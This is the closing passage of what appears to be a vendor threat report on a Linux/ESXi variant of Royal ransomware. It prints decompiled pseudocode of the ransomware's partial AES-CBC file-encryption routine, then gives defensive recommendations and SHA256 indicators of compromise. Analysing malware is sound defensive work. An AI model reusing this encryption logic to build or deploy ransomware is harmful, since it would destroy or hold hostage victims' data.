    file_RoundedUp = chROUNDUP<long,int>(file_RoundedUp, 16LL);
    if ( !resize_file(fd, v18) )
    {
      return 0LL;
    }
    else
    {
      v22 = 0;
      file_size = 0LL;
      offset = 0LL;
      if ( file_RoundedUp <= &loc_500848 || *v8 == 100LL )
      {
        v22 = 1;
        file_size = file_RoundedUp;
        *v8 = 100LL;
      }
      else
      {
        v22 = 10;
        calculate(file_RoundedUp, v8[0], &file_size, &offset);
      }
      AES_set_encrypt_key(aes_key, 256LL, v14);
      for ( i = 0; i < v22; ++i )
      {
        v24 = 0LL;
        v25 = 0LL;
        do
        {
          v26 = file_size - v24;
          if ( file_size - v24 <= 1024000 )
            v25 = v26;
          else
            v25 = 1024000LL;
          if ( read_all(fd, a5, v25) != 1 )
            break;
          v24 += v25;
          AES_cbc_encrypt(a5, a5, v25, v14, aes_iv, 1LL);
          lseek(fd, -v25, 1);
          if ( write_all(fd, a5, v25) != 1 )
            break;
        }
        while ( v24 != file_size );
        if ( i != 9 )
          lseek(fd, offset, 1);
      }
```

Figure 16. Royal ransomware’s encryption routine

Lastly, Royal ransomware appends the “royal_u” file extension for the encrypted files and drops its ransom note into the directory.




Figure 17. Some of Royal ransomware's encrypted files, with the accompanying ransom note

Conclusion

This new variant of the Royal ransomware expands their attacks to target ESXi servers, causing great damage to their victims. As the threat actors behind Royal are believed to be seasoned cybercriminals from Conti, they are equipped with an arsenal of knowledge of the ransomware scene which can prove to be a great risk to enterprises as we expect to see more activity from the ransomware group in the future. Royal ransomware can be expected to develop new variants for wider impact.

To protect systems from ransomware attacks, we recommend that both individual users and organizations implement best practices such as applying data protection, backup, and recovery measures to secure data from possible encryption or erasure. Conducting regular vulnerability assessments and patching systems in a timely manner can also minimize the damage dealt by ransomware that abuses exploits.

We advise users and organizations to update their systems with the latest patches and apply multi-layered defense mechanisms. End users and enterprises alike can mitigate the risk of infection from new threats like Royal ransomware by following these security best practices:

- Enable multifactor authentication (MFA) to prevent attackers from performing lateral movement inside a network.
- Adhere to the 3-2-1 rule when backing up important files. This involves creating three backup copies on two different file formats, with one of the copies stored in a separate location.
- Patch and update systems regularly. It's important to keep operating systems and applications up to date and maintain patch management protocols that can deter malicious actors from exploiting any software vulnerabilities.

Indicators of Compromise

SHA256	Detection
b57e5f0c857e807a03770feb4d3aa254d2c4c8c8d9e08687796be30e2093286c	Ransom.Linux.ROYAL.THBOBBC
06abc46d5dbd012b170c97d142c6b679183159197e9d3f6a76ba5e5abf999725	Ransom.Linux.ROYAL.THBOBBC